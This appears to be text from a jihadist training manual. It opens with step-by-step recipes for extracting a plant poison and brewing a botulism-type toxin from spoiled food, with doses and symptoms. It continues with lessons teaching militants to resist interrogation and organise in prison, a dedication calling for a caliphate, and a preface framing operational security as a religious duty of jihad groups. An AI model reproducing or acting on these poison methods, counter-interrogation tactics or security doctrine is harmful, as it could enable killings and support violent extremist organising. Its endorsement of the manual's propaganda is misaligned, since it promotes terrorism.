Chop up the leaves finely. It is preferable to make a mixture, and then put it in a drip coffee maker, through which the boiling water can penetrate the coffee gradually.

Fill a metal pot with About 1/3 rubbing (isopropy[l]), alcohol mixed with Isopropyl. Let it strain and percolate for an hour. During the first half hour, add alcohol as needed, and during the second half hour, let it boil until you have two ounces left in the container. These, [two] ounces or [could be] less are alcohol mixed with poison alkaline. Put this amount on a plate, and let the alcohol evaporate. The remainder on the plate will be very pure poison. There is another method which is not as good, but it doesn't require the drip coffee maker. It is simply heating the minced and mixed plants with the alcohol [we had] before over a low flame. Its symptoms will appear in 160 days.

Poisoning from Eating Spoiled Food

Since .000028 grams will kill a person, this poison is absolutely lethal. After consumption, the symptoms appear in 12 to 36 hours. They include dizziness, headaches, constipation, difficulty swallowing and speaking, fluids coming from the nose and mouth, and lack of muscle coordination. It results in death from respiratory failure. If it is received in the blood stream, death is very swift and almost without symptoms.

How to Prepare Spoiled Food Fill a pot with corn and green beans. Put in a small piece of meat and About two spoonfuls of fresh excrement. Pour the water into the pot until there is surface tension at the lip of the pot. Cover the pot tightly. If you do that correctly, there will be no air trapped in the pot. Leave the pot in a dark, moderately warm room for 15 days. At the end of that period, you will notice a substance on the edge of the pot, and a small amount of rottenness. These are known bacteria colonies, which secrete their external poison as a result of the process of bacterial digestion. You can make three or four pots at the same time. During the time of the destroyer, Jamal Abdul Nasser, someone who was being severely tortured in prison (he had no connection with Islam), ate some feces after losing sanity from the severity of the torture. A few hours after he ate the feces, he was found dead.

SEVENTEENTH LESSON

INTERROGATION AND INVESTIGATION

Fundamental Differences Between Interrogation and Questioning: Many people confuse the nature of the interrogation with that of questioning, and confuse what should be mentioned in the interrogation with that of the investigation.

Interrogation: Consists of a psychological warfare and intellectual combat between the intelligence agent and the suspect through questions and answers related to one or more topics. The interrogation uses all kinds of physical and psychological techniques to break the will of the suspect and lead him to a total collapse. The agency that conducts the interrogation is the government's questioning apparatus that belongs to the Ministry of Interior Affairs. The officers of tht apparatus graduate from the police academy. In our country, that apparatus has no values or code of ethics. It does not hesitate to use all kinds of torture and bodily and emotional harm to obtain evidence that could incriminate the suspect.

Questioning: Questioning is similar to interrogation in that they are both forms of psychological warfare and intellectual combat. The questioning, however, is conducted by the prosecution [office of district attorney], which is under the judicial branch. That authority is (apparently) independent from the government (executive branch) and from the people's parliament (legislative branch). The prosecution officials graduate from law school and use the technique of confrontation and repeated questioning, but without torture.

The brother should take the following measures:

1) Under pressure of torture in the custody of the questioning apparatus, the brother may reveal some secrets. However, in the custody of the prosecution, the interrogation does not use physical force, but may use psychological coercion (threats and harsh words).
2) In publicized cases, the questioning apparatus is careful not to allow the brother to talk in the district attorney's office. Coordination takes place between the questioning apparatus and the prosecution office. Torture of the brother takes place once again in the questioning apparatus [center] to force him to confess in the prosecution center. That may be repeated more than once, until the brother confesses or they give up. The important thing to remember is that whatever the brother says in the prosecution center will be recorded against him and will be the basis for his judgement.
3) Every word that the brother utters in the prosecution center makes a negative impact on him, on his colleagues, and later, on the judgement and major decisions.

When taken to the prosecution office, the brother should do the following:

a) He should, prior to questioning and whether or not he has injuries, ask the prosecutor or his representative to be seen by the medical examiner.
b) He should, when the questioning begins, ask that evidence of his torture be entered in the report proceedings.
c) He should, prior to the start of the questioning, ask that an attorney be present with him during the questioning process. He should mention the attorney by name.
d) He should ask for food.
e) He should deny all information [accusations] About him by the prosecution representative. He should claim that the interrogation apparatus has fabricated those accusations and should deny his connection to anything\ obtained against him.
f) The brother may have to confess under pressure of torture in the interrogation center. Once in the prosecution center, however, he should say that he was tortured, deny all his former confessions, and ask that the interrogation be repeated.

Interrogation Techniques: A number of techniques are used to interrogate the brothers. The exact techniques used may be different from one brother to another depending on the brother's status in the group and on current events. Interrogation is limited to the following types:

A. Summoning:

1) This is the simplest type of interrogation. It can happen to anyone under normal circumstances. In this type, the interrogation apparatus summons a brother by letter or messenger to appear.
2) This happens when the brother does not respond to them [the interrogation apparatus], unless the command sees otherwise.
3) If the command approves his appearing, the brother should be careful not to give the enemy any [vital] information. He should agree with the command on the line of answers to be followed during the interrogation and should answer questions wisely.
4) Immediately upon his return, the brother should relate to the command all that happened to him in the interrogation process.
5) The [interrogated] brother should memorize the appearance of the interrogation building, its interior, and the appearance of the officers. The interrogation is a major opportunity for the [Islamic] group as long as the brother is tactful, bright, and observant. When summoned, usually the brother is not blindfolded or tortured.

B. Interrogation Surrounding Publicized Arrests:

1) The brother may be arrested as a result of public incidents, such as the murder of an important personality, military overthrow [of government], or the escape of Islamic leaders from prison.
2) In these cases, the interrogation would be more severe. As long as there is no connection between the brother and the incident, the questions would remain general: Where were you during the incident? Who do you think executed it? Whom of the Jihad brothers do you know?
3) The degree of torture varies according to the importance of the brother and the suspicion that he is connected with the incidents.

Steps of Interrogation:

1) The brother is arrested while walking in the street or at home. He is transported to a waiting room. After a while, he is searched and interrogated without being blindfolded (depends on the importance of the matter). He is then placed in a cell in the interrogation center, in a holding cell in the police station, or in a common prison.
2) The brother is kept for a few days without interrogation. Then he is interrogated by a number of persons in an interrogation room. The room is ordinary, containing one or more desks, some chairs, and some torture devices, as needed.
3) In the beginning, the brother may not be treated harshly, but rather kindly. He may be offered a chair with a cup of tea or a drink. Then he would be asked to recall information that is useful to the interrogators. If the brother refuses to offer any information and denies that he knows anything, he is then treated harshly. He and his family may be cursed, he may be forced into submission by following orders such as: face the wall, don't talk, don't raise your voice. All of that is to frighten the brother. The brother should refuse to supply any information and deny his knowledge of the subject in question. Further, the brother should disobey the interrogator's orders as much as he can by raising his voice, cursing the interrogator back, and refusing to face the wall. The interrogator would resort to beating the brother in order to force him to obey. Thus, that attempt would fail.

4) Within About a day, another session would be held with the brother. Usually, in this session the brother would be blindfolded, beaten, and tortured. He would be made to believe that his role in the incidents has been learned and that it is better if he talks. The cursing and torturing would intensify, depending on what the brother reveals. The brother should not disclose any information, no matter how insignificant he might think it is, in order not to open a door that cannot be closed until he incriminates himself or exposes his Organization. The interrogator cannot obtain what he wants and extract any information unless the brother talks. The brother may think that by giving a little information he can avoid harm and torture.
   However, the opposite is true. The torture and harm would intensify to obtain additional information, and that cycle would repeat. Thus, the brother should be patient, resistant, silent, and prayerful to Allah, especially if the security apparatus knows little About him.
5) In prison cells, do not talk to anyone you did not previously know. Some [prisoners] may be [enemy] agents or may have different orientations.
6) In cases like these, and as long as the brother indicates no connection to the incidents, the interrogation takes place in the interrogation center only, not in the prosecution center. In this interrogation session, it is important to remember the basic rule: Even a little disclosure of information would increase your amount of torture and result in additional information for the questioning apparatus.

<u>Investigating Specific Matters Connected to the Brother</u>:

1) The brother may be captured at a distant location through informants, or in a location connected to the incident (apartment, the actual incident location). At that time, the brother may possess items related to the incident (weapons, documents, blood stains, ...). The brother may also be captured while crossing the border.
2) The brother will be placed in a holding room, then stripped of his possessions (watch, money, Koran, ...), blindfolded, and handcuffed. The questioning begins, in a friendly manner, by writing reports About him (name, address, education, residence, employment, family, ...). In this session, the questioning official tries to break the resistance of the brother by informing him that confession is better for him and that steadfastness is impossible because he cannot deny anything. He adds that painful torture will be used if he does not talk. He lures the brother by saying that if he confesses he will be immediately released and given money, educational scholarships, etc. In the first session, the brother would be studied through his statements and the manner of dealing with the interrogator. Then a plan is devised for dealing with the brother.
3) If the earlier, friendly approach fails and the brother does not cooperate with the interrogator, another session is held using torture in order to control the brother through fright and orders (sit down, don't sit down, face the wall, don't talk, don't raise your voice, curses and insults). The brother should not weaken, but should try to disobey the interrogator's orders or take his time in executing them. If the interrogators find that the torture technique is successful, they would intensify it. However, if they find that the brother is dodging them, they would resort to psychological torture techniques.
4) Some interrogators may try to confuse the brother, distort his reasoning, and tangle his thoughts by throwing may questions at him at the same time and not allowing him the chance to answer them. If the brother delays his answers, he would be struck. During that torture [session], the brother is given a chance to speak, even tell a lie, in return for halting the torture. He is given a sheet of paper and asked to write whatever he wants in return for his release, for not prosecuting him, etc. They start deceiving the brother by saying that his refusal to talk or write means that he is afraid of revealing dangerous secrets he possesses.
5) During the interrogation, or while the brother is in the holding room, he may be made to listen to another brother's cries from a nearby cell. This is done in order to break the brother's resistance. They may even resort to having the brother hear some of his brothers' confessions and bringing papers and documents that prove his involvement in the incident.

6) In all prior situations the brother has three options:

a) Patience, steadfastness, and silence About any information whatsoever. That is very difficult except for those who take refuge in Allah.

b) Executing the security plan that was agreed upon prior to execution of the operation and not deviating from it.

c) In case others deviate from the security plan, confirm the information given without adding to it.

d) If the brother is the first subject in the interrogation, he should adhere steadfastly to the security plan in order to avoid trouble for the brothers that will follow.

e) The worst case - Allah forbid - is when the brother breaks down totally and tells all he knows, which is due to a poor choice in the brother. Thus, it is important to test individuals prior to such work in order to ensure their steadfastness and minimize the likelihood of their breaking down. Testing may be done by accusing him of being an enemy agent and lying About the reported information, in the event he is supplying detailed information.

f) Important information should not be discussed with the brothers, as they might reveal it during the interrogation.

Torture Methods: Secret agents use two methods of torture: A. Physical torture. B. Psychological torture

A. Method of Physical Torture:

1) Blindfolding and stripping of clothes.
2) Hanging by the hands.
3) Hanging by the feet [upside down].
4) Beating with sticks and electrical wires.
5) Whipping and beating with sticks and twisted rubber belts.
6) Forcing the brother to stand naked for long periods of time.
7) Pouring cold water on the brother's head.
8) Putting out lighted cigarettes on the brother's skin.
9) Shocking with an electrical current,
10) Kicking and punching.
11) Attacking the brother with vicious dogs.
12) making the brother sit on a stake.
13) Throwing in a septic tank.
14) Pulling out the nails and hair.
15) Dragging.
16) Tying the hands and feet from behind.
17) Utilizing sharp objects, such as a pocketknife or piece of glass.
18) Burning with fire.
19) Sleeping on a bare marble floor without a cover and flooding the cell with sewer water.
20) Standing on toes and against a wall pressing with the fingers for long hours. The brother may be denied sleep, food, drink, and medicine.
21) Beating on cuts and sore parts of the body.
22) Giving the brother a lot of water or very watery fruits, such as watermelon, after denying him food and drink. After the brother drinks or eats the fruit, his hands and penis will be tied so the brother will not be able to urinate.
23) Placing drugs and narcotics in the brother's food to weaken his will power.
24) Placing the brother in solitary confinement where the cells are made of a special kind of cement that gets extremely hot in the summer and cold in winter.
25) Hitting the brother's genitals with a stick or squeezing them by hand.
26) Dragging the brother over barb wires and fragments of glass and metal.

B. Methods of Psychological Torture:

1) Isolating the brother socially, cutting him off from public life, placing him in solitary confinement, and denying him news and information in order to make him feel lonely.
2) Forbidding calling him by name, giving the brother a number, and calling him by that number in order to defeat his morale.
3) Threatening to summon his sister, mother, wife, or daughter and rape her.
4) Threatening to rape the brother himself.
5) Threatening to confiscate his possessions and to have him fired from his employment.
6) Threatening to cause a permanent physical disability or life imprisonment.
7) Offer the brother certain enticements (apartment, car, passport, scholarship, etc.).
8) Using harsh treatment, insults, and curses to defeat his morale.
9) Controlling everything the brother does, even in private, whether he is awake or asleep, to convince him that they are in charge. They would force him to bow his head and look down while talking with the guards.

Further, let no one think that the aforementioned techniques are fabrications of our imagination, or that we copied them from spy stories. On the contrary, these are factual incidents in the prisons of Egypt, Syria, Jordan, Saudi Arabia, and all other Arab countries. Those who follow daily events and read the newspapers and journals would be amazed to learn that: security personnel totally undressed veiled women in public. The security personnel arrested a brother's mother, a brother's sister, and a brother's wife and raped them. The wife of brother Saffout Abdul Ghani - may Allah have him released - had a miscarriage when the government's dogs (i.e. cronies) beat and tortured her in front of her husband.

The security personnel captured brother Hassan Al-Gharbawilas mother, who is older than 60 years, and hanged her by her feet [upside down). The security personnel shaved the head of the wife of a brother who participated in the murder of Rif'at Al-Kahjoub [Egypt's former parliament speaker].

The stories are numerous and there is intense torture while Muslims are in deep sleep.

O young men waging a holy war for the sake of Allah, there is still hope in you. Your country awaits you, your brothers await you, your wives wait you, and the Muslim hostages await you.

Advice Taken from the book "Mothakkarat Fida'i Aire[8]" [Memoirs of a Captured Commando]: Concerning interrogation and questioning, paraphrased.

This book is the memoirs of an Iranian Communist. All brothers should read it.

1) While being taken to the interrogation and torture areas, one should concentrate heavily on the route and try to memorize any signs in order to benefit operations and plan development.
2) In the beginning of the interrogation, a security officer (interrogator) would come to you with fatherly advice, deceitful phrases, and "crocodile tears" so you might confess and tell them everything.
3) It is necessary to secretly discard any document related to the work or anything else considered criminal evidence against you. Better, do not carry any documents concerning the work.
4) From the first moment in captivity, the brother should proudly take a firm and opposing position against the enemy and not obey the orders. The more firm and opposing the reaction, the more beneficial it is. These reactions will not lead to harsher treatment. Do not give the enemy an opportunity or an opening.
5) During the torture process, pretend that the pain is severe by bending over and crying loudly.
6) As torture intensifies, its end nears.
7) Between torture sessions, the officers bargain with brother and entice him with ending the torture if he supplies them with any information.
8) During the torture session, the counseling preacher may become a vicious beast.

9) The one who gives one piece of information to avoid the lashes of whips is deluding himself because the torture would intensify.
10) It is necessary that each brother plan for his interrogation and discuss it with his commander. He may be captured one day.
11) When I talk while under torture, I do not mention unknown dates and places to the security personnel, but well known ones.
12) When I mention dates or names, it is important to memorize them because they will ask About them again to know if I was truthful.
13) Pretending to be naive and ignorant during the questioning may lead to diverging from the plan, because all factors are against the brother: The place, the people, the situation. That leads to some or all the outcomes desired by the enemy. That is, it is important to remain psychologically and mentally calm and to maintain alertness and foresight.
14) Detailing events during the questioning, whether verbally or in writing, directly increases the crime. That person's situation is just like someone who falls in a swamp [quick sand]: the more he tries to save himself, the deeper he sinks.
15) The less information supplied during the torture, the lighter the judgment will be.
16) A devastating mistake that results in harsh judgment is that of a brother revealing information to others in his cell not revealed during the torture. This is especially true when the interrogation is still going on, his fate has been determined, and the case has not been closed.
17) Relating experiences should not take place prior to the judgment, but after it.
18) The interrogators may resort to planting suspicion and mistrust among the brothers. They may pretend that they have a friendly relationship with one of the brothers. It is necessary to think well of one another.
19) Do not accept humiliation and disgrace. Disobey orders and oppose them.
20) It is important to coordinate with your brothers before executing any operation (security plan).
21) The security personnel may leave you for long periods of time without asking you any questions in order to break your will and determination.
22) During the interrogation, say only the things that you agreed upon with your commander. Do not be concerned About other brothers.

Lesson Eighteen

PRISONS AND DETENTION CENTERS

IF AN INDICTMENT IS ISSUED AND THE TRIAL BEGINS, THE BROTHER HAS TO PAY ATTENTION TO THE FOLLOWING:

1) At the beginning of the trial, once more the brothers must insist on proving that torture was inflicted on them by State Security [investigators] before the judge.
2) Complain [to the court] of mistreatment while in prison.
3) Make arrangements for the brother's defense with the attorney, whether he was retained by the brother's family or court-appointed.
4) The brother has to do his best to know the names of the state security officers, who participated in his torture and mention their names to the judge. [These names may be obtained from brothers who had to deal with those officers in previous cases.]
5) Some brothers may tell and may be lured by the state security investigators to testify against the brothers [i.e. affirmation witness], either by not keeping them together in the same prison during the trials, or by letting them talk to the media. In this case, they have to be treated gently, and should be offered good advice, good treatment, and pray that Allah may guide them.
6) During the trial, the court has to be notified of any mistreatment of the brothers inside the prison.
7) It is possible to resort to a hunger strike, but it is a tactic that can either succeed or fail.
8) Take advantage of visits to communicate with brothers outside prison and exchange information that may be helpful to them in their work outside prison [according to what occurred during the investigations]. The importance of mastering the art of hiding messages is self-evident here.

A. When the brothers are transported from and to the prison [on their way to the court] they should shout Islamic slogans out loud from inside the prison cars to impress upon the people and their family the need to support Islam.
B. Inside the prison, the brother should not accept any work that may belittle or demean him or his brothers, such as the cleaning of the prison bathrooms or hallways.
C. The brothers should create an Islamic program for themselves inside the prison, as well as recreational and educational ones, etc.
D. The brother in prison should be a role model in selflessness. Brothers should also pay attention to each other's needs and should help each other and unite vis a vis the prison officers.
E. The brothers must take advantage of their presence in prison for obeying and worshiping [Allah] and memorizing the Qur'an, etc. This is in addition to all guidelines and procedures that were contained in the lesson on interrogation and investigation. Lastly, each of us has to understand that we don't achieve victory against our enemies through these actions and security procedures. Rather, victory is achieved by obeying Almighty and Glorious Allah and because of their many sins. Every brother has to be careful so as not to commit sins and every one of us has to do his best in obeying Almighty Allah, Who said in his Holy Book: "We will, without doubt, help Our messengers and those who believe (both) in this world's life and the one Day when the Witnesses will stand forth."

May Allah guide us.

[Dedication)

To this pure Muslim youth, the believer, the mujahid (fighter) for Allah's sake. I present this modest effort as a contribution from me to pave the way that will lead to Almighty Allah and to establish a caliphate along the lines of the Prophet.

The Prophet, peace be upon him, said according to what was related by Imam Ahmed: *"Let the prophecy that Allah wants be in you, yet Allah may remove it if He so wills, and then there will be a Caliphate according to the Prophet's path [instruction], if Allah so wills it. He will also remove that [the Caliphate] if He so wills, and you will have a disobedient king if Allah so wills it. Once again, if Allah so wills, He will remove him [the disobedient king], and you will have an oppressive lung. [Finally], if Allah so wills, He will remove him [the oppressive king], and you will have a Caliphate according to the Prophet's path [instruction]. He then became silent."*

THE IMPORTANCE OF TEAM WORK:

1. Team work is the only translation of Allah's command, as well as that of the Prophet, to unite and not to disunite. Almighty Allah says, "And hold fast, all together, by the Rope which Allah (stretches out for you), and be not divided among yourselves." In "Sahih Muslim," it was reported by Abu Hurairah, may Allah look kindly upon him, that the Prophet, may Allah's peace and greetings be upon him, said: "Allah approves three [things] for you and disapproves three [things]: He approves that you worship him, that you do not disbelieve in Him, and that you hold fast, all together, by the Rope which Allah, and be not divided among yourselves. He disapproves of three: gossip, asking too much [for help], and squandering money."

2. Abandoning "team work" for individual and haphazard work means disobeying that orders of Allah and the Prophet and falling victim to disunity.

3. Team work is conducive to cooperation in righteousness and piety.

4. Upholding religion, which Allah has ordered us by His saying, "Uphold religion," will necessarily require an all out confrontation against all our enemies, who want to recreate darkness. In addition, it is imperative to stand against darkness in all arenas: the media, education, [religious] guidance, and counseling, as well as others. This will make it necessary for us to move on numerous fields so as to enable the Islamic movement to confront ignorance and achieve victory against it in the battle to uphold religion. All these vital goals cannot be adequately achieved without organized team work. Therefore, team work becomes a necessity, in accordance with the fundamental rule, "Duty cannot be accomplished without it, and it is a requirement." This way, team work is achieved through mustering and organizing the ranks, while putting the Amir (the Prince) before them, and the right man in the right place, making plans for action, organizing work, and obtaining facets of power……

THE COMPILATION OF

Security and Intelligence Principles

by

Abū Ammār Tālut

and

Al- Miqdād Ibn `Amr

- Mashariki Afrikiyyah -









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PREFACE

All Praise is due to Allāh (SWT) Lord of the Worlds. Who said in the Holy Qur'ān;

قُلْ مَن بِيَدِهِ مَلَكُوتُ كُلِّ شَيْءٍ وَهُوَ يُجِيرُ وَلاَ يُجَارُ عَلَيْهِ إِن كُنتُمْ تَعْلَمُونَ

" Say: "Who is it in whose hands is the governance of all things,- who protects [all], but is not protected [of any]? [Say] if ye know.""

And also said;

يَا أَيُّهَا ٱلَّذِينَ آمَنُواْ خُذُواْ حِذْرَكُمْ

"O ye who believe! Take your precaution, "

(An-Nisaa: 71)

And also said elsewhere;

وَأَنزَلْنَا ٱلْحَدِيدَ فِيهِ بَأْسٌ شَدِيدٌ وَمَنَافِعُ لِلنَّاسِ وَلِيَعْلَمَ ٱللَّهُ مَن يَنصُرُهُ وَرُسُلَهُ بِٱلْغَيْبِ إِنَّ ٱللَّهَ قَوِيٌّ عَزِيزٌ

" and We sent down Iron, in which is [material for] mighty war, as well as many benefits for mankind, that Allah may test who it is that will help, Unseen, Him and His messengers: For Allah is Full of Strength, Exalted in Might [and able to enforce His Will]."

(Al-Hadīd: 25)

He (SWT) also said;

وَمَا يَعْلَمُ جُنُودَ رَبِّكَ إِلاَّ هُوَ وَمَا هِيَ إِلاَّ ذِكْرَىٰ لِلْبَشَرِ

"...and none can know the forces of thy Lord, except He and this is no other than a warning to mankind."

(Muddathir: 31)

May the Peace and Blessings of Allāh Most High be upon the Prophet Muhammad the Commander of the Mujāhidīn, who said - ***"War is Deception"***, and may this Divine Blessing be upon the family and companions of the final Messenger, peace be upon him.

INTRODUCTION

Verily from among the major root causes for the survival, success and power, and at the same time from the main causes for the failure and destruction of all Islamic-Jihād groups, organizations and states, is how they handle as well as implement matters concerning security and intelligence. The power, success and survival of such groups (as well as their individual members) are mainly established on how careful and vigilant they are on all security and intelligence matters. Likewise, carelessness and negligence on such matters rather - even where security guidelines are being implemented but with a lot of blunders and mistakes, has resulted into the failure, disaster and destruction of such groups as well as their individual members.

What is obligatory upon all Jihādi groups and individual Mujāhidīn is to fully and seriously manage and implement all security and intelligence guidelines (concepts – principles - rules). And from the most common cause of the destruction of the Jihād groups and Mujāhidīn is the shallow (serious) lack of knowledge and experience/expertise on security and intelligence affairs. And in our Jihād against the enemies of Allāh one of the major considerations-concerns is strong and comprehensive as well as effective security and intelligence .i.e. secrecy and confidentiality of the Jihādi groups (and individual Mujāhidīn) as well as extensive knowledge of enemy information in all aspects. Without which we CAN NEVER be strong/efficient enough to fight them. Indeed Allāh (SWT) warned us regarding our enemies specifically on security and intelligence affairs, saying:

يَا أَيُّهَا ٱلَّذِينَ آمَنُواْ خُذُواْ حِذْرَكُمْ فَٱنفِرُواْ ثُبَاتٍ أَوِ ٱنْفِرُواْ جَمِيعاً

"O You who believe! Take your precautions, and either go forth in parties or go forth all together."

(An-Nisaa: 71)

And He (SWT) also said:

وَلْيَأْخُذُواْ حِذْرَهُمْ وَأَسْلِحَتَهُمْ وَدَّ ٱلَّذِينَ كَفَرُواْ لَوْ تَغْفُلُونَ عَنْ أَسْلِحَتِكُمْ وَأَمْتِعَتِكُمْ فَيَمِيلُونَ عَلَيْكُمْ مَّيْلَةً وَاحِدَةً

"When thou [O Messenger] art with them, and standest to lead them in prayer, let one party of them stand up [in prayer] with thee, taking their arms with them: When they finish their prostrations, let them take their position in the rear. And let the other party come up which hath not yet prayed - and let them pray with thee, ***Taking all precaution, and bearing arms: the Unbelievers wish, if ye were negligent of your arms and your baggage, to assault you in a single rush.*** *But there is no blame on you if ye put away your arms because of the inconvenience of rain or because ye are ill; but take [every] precaution for yourselves. For the Unbelievers Allāh hath prepared a humiliating punishment."*

(An-Nisaa: 102)

Indeed, from the obligatory and fundamental weapons for each and every Jihād movement (as well as individual Mujāhidīn) – after pure *Imān* and *Aqeedah* in Allāh (SWT) and His Rasul (*SalAllahu alayhi wa ssalam*) – is an extremely strong security and intelligence system/structure (i.e. Mujāhidīn lifestyle). Rather, every Jihād group/movement that does not put strong emphasis on teaching and training its members the necessary security and intelligence guidelines as well as fully monitoring their implementation both on an individual basis and as the whole group, is destined to fail and be destroyed (no matter when or how). Even its members will sooner or later abandon the Jihād all together! Allāh (SWT) has even commented on the above concern, saying:

وَلَوْ أَنَّهُمْ فَعَلُواْ مَا يُوعَظُونَ بِهِ لَكَانَ خَيْراً لَّهُمْ وَأَشَدَّ تَثْبِيتاً. وَإِذاً لَّأَتَيْنَاهُمْ مِّن لَّدُنَّآ أَجْراً عَظِيماً

"But if they had done what they were [actually] told, it would have been best for them, and would have gone farthest to strengthen their [faith]; And We should then have given them from our presence a great reward"

(An-Nisaa: 66-67)

And from that which Allāh has already advised the Mujāhidīn with is;

يَا أَيُّهَا ٱلَّذِينَ آمَنُواْ خُذُواْ حِذْرَكُمْ

-Strong security and intelligence awareness-

And Rasul (*SalAllahu alayhi wa ssalam*) clearly confirmed this principle, saying:

"War is Deception"[1]

- *Al-Hāfith* Ibn Hajar commented on this hadith: "The basis of "deception" means to display something, while hiding something else. And in this *Hadīth*, is a *Tahrīdh* (incitement, encouragement) to take precautionary steps in warfare, and to take measures to deceive the *kuffār*. And whoever is not aware enough to do this (i.e. to deceive the enemies of Allāh), then he is not safe from the affair turning around against him (i.e. defeat)." [2]

- The Shaykh AbdulQadir ibn AbdulAziz commented on the above hadith: "And this is from the methods of restricting the subject: "the war…" by the predicate: "…deception." In other words, that the basis of the war and the most important of its pillars is the deception, like in his (*SalAllahu alayhi wa ssalam*) statement, ***"The Hajj is `Arafah."*** In other words, that it is the most important of what is in the *Hajj*, even though there are other pillars in the *Hajj*. And like his (*SalAllahu alayhi wa ssalam*) statement, ***"The religion is sincere conduct (Nasīhah)."***[3]

Important Note:

And what must be known and properly understood amongst all Jihād groups and Mujāhidīn, is that Allāh (SWT) commanded - obligated them to take all the essential precautions before beginning any Jihād work .i.e. the command to take such precautions; خُذُواْ حِذْرَكُمْ

[1] Narrated on the authority of Abū Hurairah and Jābir ibn 'Abdillāh, May Allāh be pleased with all of them. Mentioned in *Sahīh Al-Bukhārī*, under the chapter entitled, **"Warfare is Deception,"**
[2] Refer to *Fat'h Al-Bārī* (6/158).
[3] ***Fundamental Concepts Regarding Al-Jihad*** (Tibyan Publications) pg. 178

came before His (SWT) command to go forth; فَٱنفِرُوا Also what must be remembered here is that all that Allāh has promised the Mu'mineen - Mujāhidīn, like;

وَأَنْتُمُ الأَعْلَوْنَ إِنْ كُنْتُمْ مُؤْمِنِينَ

"...and you will be superior (in victory) if you are indeed Mu'mineen (true believers)." (`Aal-Imran: 139)

إِنَّ ٱللَّهَ يُدَافِعُ عَنِ ٱلَّذِينَ آمَنُوَ

"Truly Allāh defends those who Believe"

(Al-Hajj: 38)

وَلِلَّهِ ٱلْعِزَّةُ وَلِرَسُولِهِ وَلِلْمُؤْمِنِينَ

"And honor, power and glory belong to Allāh, His Messenger, and to the Mu'mineen" (Al-Munafiqoon: 8)

ٱللَّهُ وَلِيُّ ٱلَّذِينَ آمَنُواْ

"Allāh is the Wali (Protector or Guardian) of those who have Imān" (Al-Baqarah: 257)

- is all dependent on their (Mu'minēn-Mujāhidīn) fulfilling His (SWT) commands of which taking all the required security precautions is from the very basic and fundamental orders and instructions from Him (SWT). As narrated from Abu Hurairah - the Prophet (*SalAllahu alayhi wa ssalam*) said;

لي لادا غلـؤمنـم نا لجحرم رتين

"A believer is not stung twice (by something) out of one and the same hole."[4]

And in the formation and management of any jihādi group, however small it is, there exists the basic obligation of its members (regardless of their status within the group) having full knowledge of the necessary security and intelligence principles and guidelines as well as complete obedience to them in all situations. It's in such cases that such jihādi groups are confident of group security resulting from their firm knowledge and observance of all matters

[4] Bukhārī: Volume 8, Book 73, Number 154

concerning security and intelligence. Likewise, the presence of any unnecessary errors/mistakes as well as carelessness, be it by a single mujāhid of the group, many unknown dangers will be faced not only by him but by the whole group. Therefore, it is compulsory that there is serious care and awareness of all security affairs by the individual members and the group as one unit/team. It is clear at this point that the security of the group comes first before that of the individual mujāhid i.e. it is more important. For that reason, it is compulsory upon the individual mujāhid to strive and sacrifice as much as he can (of life, time, wealth, knowledge/skills, strength, etc.) on all security issues required of him so as to support and ensure the security of the jihādi group; its secrets, funds, weapons, fighters, leaders, safe houses/bases, networks, etc. all that is part of *jihād fi sabeelillah* about which Allāh (SWT) says, thus;

مَا كَانَ لِأَهْلِ ٱلْمَدِينَةِ وَمَنْ حَوْلَهُمْ مِّنَ ٱلأَعْرَابِ أَن يَتَخَلَّفُواْ عَن رَّسُولِ ٱللَّهِ وَلاَ يَرْغَبُواْ بِأَنْفُسِهِمْ عَن نَّفْسِهِ ذٰلِكَ بِأَنَّهُمْ لاَ يُصِيبُهُمْ ظَمَأٌ وَلاَ نَصَبٌ وَلاَ مَخْمَصَةٌ فِى سَبِيلِ ٱللَّهِ وَلاَ يَطَأُونَ مَوْطِئاً يَغِيظُ ٱلْكُفَّارَ وَلاَ يَنَالُونَ مِنْ عَدُوٍّ نَّيْلاً إِلاَّ كُتِبَ لَهُمْ بِهِ عَمَلٌ صَالِحٌ إِنَّ ٱللَّهَ لاَ يُضِيعُ أَجْرَ ٱلْمُحْسِنِينَ * وَلاَ يُنفِقُونَ نَفَقَةً صَغِيرَةً وَلاَ كَبِيرَةً وَلاَ يَقْطَعُونَ وَادِياً إِلاَّ كُتِبَ لَهُمْ لِيَجْزِيَهُمُ ٱللَّهُ أَحْسَنَ مَا كَانُواْ يَعْمَلُونَ

"It was not fitting for the people of Medina and the Bedouin Arabs of the neighborhood, to refuse to follow Allāh's Messenger, nor to prefer their own lives to his: because nothing could they suffer or do, but was reckoned to their credit as a deed of righteousness,- whether they suffered thirst, or fatigue, or hunger, in the cause of Allāh, or trod paths to raise the ire of the Unbelievers, or received any injury whatever from an enemy: for Allāh suffereth not the reward to be lost of those who do good;- Nor could they spend anything [for the cause] - small or great- nor cut across a valley, but the deed is inscribed to their credit: that Allāh may requite their deed with the best [possible reward]." ***(At-Taubah: 120-121)***

Examples from the Qur'ān and Sunnah:

The intelligence information Musa (AS) got about the decree to capture or murder him[5];

وَجَاءَ رَجُلٌ مِنْ أَقْصَى الْمَدِينَةِ يَسْعَى قَالَ يَا مُوسَى إِنَّ الْمَلَأَ يَأْتَمِرُونَ بِكَ لِيَقْتُلُوكَ فَاخْرُجْ إِنِّي لَكَ مِنَ النَّاصِحِينَ (20) فَخَرَجَ مِنْهَا خَائِفًا يَتَرَقَّبُ قَالَ رَبِّ نَجِّنِي مِنَ الْقَوْمِ الظَّالِمِينَ (21)

"And there came a man, running, from the furthest end of the City. He said: "O Moses! The Chiefs are taking counsel together about thee, to slay thee: so get thee away, for I do give thee sincere advice. He therefore got away therefrom, looking about, in a state of fear. He prayed "O my Lord! Save me from people given to wrong-doing." ***(Al-Qasas: 20-21)***

And in the Qur'ān, Allāh (SWT) has notified us regarding the story of the young men of the Companions of the Cave (*Al-Kahf*), and their precaution from their people, and their statement to the one they were going to send into the city:

فَٱبْعَثُوٓاْ أَحَدَكُمْ بِوَرِقِكُمْ هَٰذِهِ إِلَىٰ ٱلْمَدِينَةِ فَلْيَنْظُرْ أَيُّهَآ أَزْكَىٰ طَعَاماً فَلْيَأْتِكُمْ بِرِزْقٍ مِّنْهُ وَلْيَتَلَطَّفْ وَلاَ يُشْعِرَنَّ بِكُمْ أَحَداً إِنَّهُمْ إِن يَظْهَرُواْ عَلَيْكُمْ يَرْجُمُوكُمْ أَوْ يُعِيدُوكُمْ فِى مِلَّتِهِمْ وَلَن تُفْلِحُوٓاْ إِذاً أَبَداً *

